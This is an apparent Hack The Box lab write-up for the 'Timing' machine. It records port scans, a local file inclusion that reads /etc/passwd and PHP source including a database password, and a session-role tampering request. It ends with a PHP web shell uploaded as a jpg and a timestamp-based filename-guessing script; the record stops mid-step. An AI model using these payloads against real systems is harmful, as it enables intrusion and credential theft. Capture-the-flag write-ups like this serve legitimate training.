


# Timing



## InfoGathering

IP: 10.129.130.135

```
# Command Executed
db_nmap -sC -sV -O -A -oN nmap.results 10.129.130.135
```

### SCOPE

Hosts								
=====								
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
-----	----	----	-----	-----	-----	-----	-----	-----
10.129.130.135			Linux		4.X	server		

### SERVICES

Services					
=====					
host	port	proto	name	state	info
----	----	-----	-----	-----	-----
10.129.130.135	22	tcp	ssh	open	OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 Ubuntu Linux; protocol 2.0
10.129.130.135	80	tcp	http	open	Apache httpd 2.4.29 (Ubuntu)

### SSH

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
2048 d2:5c:40:d7:c9:fe:ff:a8:83:c3:6e:cd:60:11:d2:eb (RSA)			
256 18:c9:f7:b9:27:36:a1:16:59:23:35:84:34:31:b3:ad (ECDSA)			
_ 256 a2:2d:ee:db:4e:bf:f9:3f:8b:d4:cf:b4:12:d8:20:f2 (ED25519)			


### HTTP

```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
| http-title: Simple WebApp
|_Requested resource was ./login.php
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

Main page is a login page is a PHP page.

**LINK:** <http://10.129.130.135/login.php>

## SCREENSHOT EVDIENCE



I fuzzed for common PHP file names and then to be thorough included PHP results

### # Commands Executed

```
ffuf -ac -w /usr/share/seclists/Discovery/Web-Content/Common-PHP-Filenames.txt -u http://10.129.130.135/
FUZZ -r -o ffuf1.results
ffuf -ac -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.129.130.135/FUZZ -r
-e .php -o ffuf2.results
```

## SCREENSHOT EVDIENCE

```
(root@kali)~[~/HTB/Boxes/Timing]
ffuf -ac -w /usr/share/seclists/Discovery/Web-Content/Common-PHP-Filenames.txt -u http://10.129.130.135/FUZZ -r -o ffuf.results

v1.5.0 Kali Exclusive <3

:: Method      : GET
:: URL         : http://10.129.130.135/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/Common-PHP-Filenames.txt
:: Output file  : ffuf.results
:: File format  : json
:: Follow redirects : true
:: Calibration : true
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403,405,500


login.php      [Status: 200, Size: 5609, Words: 1755, Lines: 178, Duration: 80ms]
header.php     [Status: 200, Size: 5609, Words: 1755, Lines: 178, Duration: 69ms]
image.php      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 179ms]
upload.php     [Status: 200, Size: 5609, Words: 1755, Lines: 178, Duration: 89ms]
profile.php    [Status: 200, Size: 5609, Words: 1755, Lines: 178, Duration: 79ms]
logout.php     [Status: 200, Size: 5609, Words: 1755, Lines: 178, Duration: 68ms]
index.php      [Status: 200, Size: 5609, Words: 1755, Lines: 178, Duration: 65ms]
footer.php     [Status: 200, Size: 3937, Words: 1307, Lines: 116, Duration: 4071ms]
:: Progress: [5163/5163] :: Job [1/1] :: 621 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
```

I viewed the below links

<http://10.129.130.135/index.php>  
<http://10.129.130.135/login.php>  
<http://10.129.130.135/image.php>  
<http://10.129.130.135/header.php>  
<http://10.129.130.135/profile.php>  
<http://10.129.130.135/footer.php>  
<http://10.129.130.135/upload.php>  
<http://10.129.130.135/logout.php>

Burpsuite caught the following directories after I visited those pages

## SCREENSHOT EVIDENCE




The upload.php URI took me back to the login page which suggests it requires authentication to access. The image.php page is a blank page. I fuzzed for a possible parameter that exploits an local file inclusion (LFI) and discover the "img" parameter

#### # Command Executed

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://10.129.130.135/image.php?FUZZ=/etc/passwd -fs=0
```

### SCREENSHOT EVIDENCE



```
(root@kali) - [~/HTB/Boxes/Timing]
# ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://10.129.130.135/image.php?FUZZ=/etc/passwd -fs=0


v1.5.0 Kali Exclusive <3

:: Method      : GET
:: URL         : http://10.129.130.135/image.php?FUZZ=/etc/passwd
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200,204,301,302,307,401,403,405,500
:: Filter     : Response size: 0

[img] [Status: 200, Size: 25, Words: 3, Lines: 1, Duration: 67ms]
:: Progress: [2588/2588] :: Job [1/1] :: 563 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

I visited the page and discovered some kind of filtering going on

### SCREENSHOT EVIDENCE



I attempted the same request using a base64 PHP conversion to bypass the filter which was successful

**LINK:** <http://10.129.130.135/image.php?img=php://filter/convert.base64-decoder/resource=/etc/passwd>

#### # Command Executed

```
http://10.129.130.135/image.php?img=php://filter/convert.base64-decoder/resource=/etc/passwd
```

### SCREENSHOT EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Timing]
# curl http://10.129.130.135/image.php?img=php://filter/convert.base64-decoder/resource=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
aaron:x:1000:1000:aaron:/home/aaron:/bin/bash
```

I now know the user aaron exists on the machine


He does not have a private SSH key I can read

I attempted to login using the username as the password for aaron and it was successful

**USER:** aaron

**PASS:** aaron

## SCREENSHOT EVIDENCE



I returned the login.php page to further my understanding of the custom site

# Command Executed

```
curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=login.php | base64 -d
```

This shows me that there is another PHP page I have not discovered yet titled "**db\_conn.php**"

## SCREENSHOT EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Timing]
# curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=login.php | base64 -d
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100 2764 100 2764    0     0 20824      0 --:--:-- --:--:-- --:--:-- 20939
<?php

include "header.php";

function createTimeChannel()
{
    sleep(1);
}

include "db_conn.php";

if (isset($_SESSION['userid'])) {
    header('Location: ./index.php');
}
```

I enumerated the "**db\_conn.php**" file and discovered a clear text password

```
# Command Executed
curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=db_conn.php | base64 -d
```

## SCREENSHOT EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Timing]
# curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=db_conn.php | base64 -d
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100 124 100 124    0     0 939      0 --:--:-- --:--:-- --:--:-- 946
<?php
$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
```

The below credentials I discovered should allow access to the mysql database that appears to be used for authenticating users to the web app

**USER:** root

**PASS:** 4\_V3Ry\_l0000n9\_p422w0rd

I next looked at the contents of the upload.php page which discovered another previously unseen "**admin\_auth\_check.php**"

```
# Command Executed
curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=upload.php | base64 -d
```

## SCREENSHOT EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Timing]
# curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=upload.php | base64 -d
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100 1360 100 1360    0     0 9300      0 --:--:-- --:--:-- --:--:-- 9315
<?php
include("admin_auth_check.php");

$upload_dir = "images/uploads/";
```

Enumeration of this file shows PHP checks to see whether the session role ID is equal to 1 for admin or not. If the user id is not equal to one it redirects to "**index.php**".

```
# Command Executed
curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=admin_auth_check.php | base64 -d
```



## SCREENSHOT EVIDENCE

```
(root@kali)~[~/HTB/Boxes/Timing]
# curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=admin_auth_check.php | base64 -d
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100 268 100 268    0     0  1968      0 --:--:-- --:--:-- --:--:-- 1970
<?php
include_once "auth_check.php";

if (!isset($_SESSION['role']) || $_SESSION['role'] != 1) {
    echo "No permission to access this panel!";
    header('Location: ./index.php');
    die();
}
```

I enumerated the profile.php page next

# Command Executed

```
curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=profile.php | base64 -d
```

## SCREENSHOT EVIDENCE

```
(root@kali)~[~/HTB/Boxes/Timing]
# curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=profile.php | base64 -d
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100 4056 100 4056    0     0  21466      0 --:--:-- --:--:-- --:--:-- 21574
<?php
include_once "header.php";

include_once "db_conn.php";

$id = $_SESSION['userid'];

// fetch updated user
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = :id");
$result = $stmt->execute(array('id' => $id));
$user = $result->fetch();

?>
<script src="js/profile.js"></script>
```

There are some javascript functions on the page such as "updateProfile"

## SCREENSHOT EVIDENCE

```
<div class="container">
  <div class="row">
    <div class="col-md-9 bg-light text-right">
      <button type="button" onclick="updateProfile()" class="btn btn-primary">
        Update
      </button>
    </div>
  </div>
</div>
```

I enumerated the "profile.js" page which has some functions on it such as "updateProfile"

# Command Executed

```
curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=js/profile.js | base64 -d
```

The contents of this page show that profile.php sends form data to profile\_update.php

## SCREENSHOT EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Timing]
# curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=js/profile.js | base64 -d
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Done    Dload  Upload    Total   Spent    Left   Speed
100 852 100 852 0 0 4777 0 --:--:-- --:--:-- --:--:-- 4759

function updateProfile() {
    var xml = new XMLHttpRequest();
    xml.onreadystatechange = function () {
        if (xml.readyState == 4 && xml.status == 200) {
            document.getElementById("alert-profile-update").style.display = "block"
        }
    };

    xml.open("POST", "profile_update.php", true);
    xml.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xml.send("firstName=" + document.getElementById("firstName").value + "&lastName=" + document.getElementById("lastName").value);
}
```

I enumerated the “**profile\_update.php**” file.

If role=1 in the profile\_update.php profile update form it sets the session role id to 1

# Command Executed

```
curl http://10.129.130.135/image.php?img=php://filter/convert.base64-encode/resource=profile_update.php | base64 -d
```

## SCREENSHOT EVIDENCE



```

$id = $_SESSION['userid'];
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = :id");
$result = $stmt->execute(array('id' => $id));
$user = $stmt->fetch();

if ($user !== false) {

    ini_set('display_errors', '1');
    ini_set('display_startup_errors', '1');
    error_reporting(E_ALL);

    $firstName = $_POST['firstName'];
    $lastName = $_POST['lastName'];
    $email = $_POST['email'];
    $company = $_POST['company'];
    $role = $user['role'];

    if (isset($_POST['role'])) {
        $role = $_POST['role'];
        $_SESSION['role'] = $role;
    }

    // dont persist role
    $sql = "UPDATE users SET firstName='$firstName', lastName='$las

    $stmt = $pdo->prepare($sql);
    $stmt->execute();

    $stmt = $pdo->prepare("SELECT * FROM users WHERE id = :id");
    $result = $stmt->execute(array('id' => $id));
    $user = $stmt->fetch();

    // but return it to avoid confusion
    $user['role'] = $role;
    $user['6'] = $role;

```

## Gaining Access

Knowing that when role=1 in the profile\_update.php file I update the session role id to 1, I modified aaron's user profile, caught the request in Burp and added the hidden role value to give myself admin rights

### SCREENSHOT EVIDENCE

# Edit Profile

## Personal info

First name: admin

Last name: admin

Company: admin

Email: admin|

Update

I caught the request with my proxy and added “&role=1” to the POST request

### SCREENSHOT EVIDENCE

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' sub-tab is active, displaying a request to http://10.129.130.135:80. The request is a POST to /profile\_update.php. The raw view of the request is shown, with the body containing the following parameters: firstName=admin&lastName=admin&email=admin&company=admin&role=1. The 'role=1' parameter is highlighted in blue.

```
1 POST /profile_update.php HTTP/1.1
2 Host: 10.129.130.135
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 56
9 Origin: http://10.129.130.135
10 Connection: close
11 Referer: http://10.129.130.135/profile.php
12 Cookie: PHPSESSID=u3vot7h0qh0mag5rs57rdfj5qv
13
14 firstName=admin&lastName=admin&email=admin&company=admin&role=1
```

I forwarded the request with the modified change which says it updated successfully

### SCREENSHOT EVIDENCE

Success! Profile was updated.

EO  
08

# Edit Profile

## Personal info

First name: admin

Last name: admin

Company: admin

Email: admin

I am not able to access the admin\_panel.php site  
**LINK:** [http://10.129.130.135/avatar\\_uploader.php](http://10.129.130.135/avatar_uploader.php)

### SCREENSHOT EVIDENCE

Simple WebApp   Home   Edit profile   Admin panel

Upload avatar

Browse...

No file selected.

Upload Image

I created a file with a jpg extension housing PHP code.

### CONTENTS OF image.jpg

```
<?php system($_GET[cmd]);?>
```

I executed a python3 script to generate the hash value of the file  
In order to get the filename I need to take into account the md5 hash of the file the time and the filename.  
I generate what the filename should be using a python script  
The script continues to generate possible filename hashes based on the time.

They will need to be tested in the next step

### CONTENTS OF get\_filename.py

```
#!/usr/bin/evn python3
import time
import hashlib


while True:
    print(f"hash = {hashlib.md5('$file_hash'.encode()+str(int(time.time())).encode()).hexdigest()}")
    time.sleep(1)
```

I executed the above script

```
# Command Executed
python3 get_filename.py
```

I uploaded the image

### SCREENSHOT EVIDENCE




Below is a list of the hash values generated when I uploaded the file

```
hash = 1e566be7a2832c29b6e99ee22eb34500
hash = 98fda86b07f4d2c68ad113609f100b7b
hash = b42ea54330f195952e8c458b1904252c
hash = 1f578c2e3fd5f4e3a696dbc89ccc20f5
hash = 8972566fae19ac4408481e4311d20a85
hash = ac86347731785fe2e647c8a89ffd6eb6
hash = 45a045ee51c4291f739a344fecc098e0
```

I tested which one of the generated hash values from my python3 script would work using curl

```
# Command Executed
